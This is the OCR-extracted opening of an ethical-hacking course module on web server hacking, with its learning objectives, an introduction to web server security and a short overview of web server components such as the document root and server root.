
In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform web server hacking to gain valuable information such as credit card numbers and passwords.

C|EH Certified Ethical Hacker

EC-Council

MODULE 13

HACKING WEB SERVERS



EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.

LEARNING OBJECTIVES

- LO#01: Summarize Web Server Concepts
- LO#02: Demonstrate Different Web Server Attacks
- LO#03: Explain Web Server Attack Methodology
- LO#04: Explain Web Server Attack Countermeasures
- LO#05: Summarize Patch Management Concepts

Learning Objectives

Most organizations consider their web presence to be an extension of themselves. Organizations maintain websites associated with their business on the World Wide Web to establish their web presence. Web servers are a critical component of web infrastructure. A single vulnerability in web server configuration may lead to a security breach on websites. Therefore, web server security is critical to the normal functioning of an organization.

At the end of this module, you will be able to do the following:


- Describe web server concepts
- Perform various web server attacks
- Describe web server attack methodology
- Use different web server attack tools
- Apply web server attack countermeasures
- Use different web server security tools
- Describe patch management concepts

LO#01: Summarize Web Server Concepts

Web Server Concepts

To understand web server hacking, it is essential to understand web server concepts, including what a web server is, how it functions, and other elements associated with it.

This section provides a brief overview of a web server and its architecture. It will also explain common factors or mistakes that allow attackers to hack a web server. This section also describes the impact of attacks on web servers.



Web Server Operations

- A web server is a computer system that **stores**, **processes**, and **delivers web pages** to clients via HTTP

Components of a Web Server


- **Document Root**: Stores critical HTML files related to the web pages of a domain name that will be served in response to the requests
- **Server Root**: Stores server's configuration, error, executable, and log files
- **Virtual Document Tree**: Provides storage on a different machine or disk after the original disk is filled up
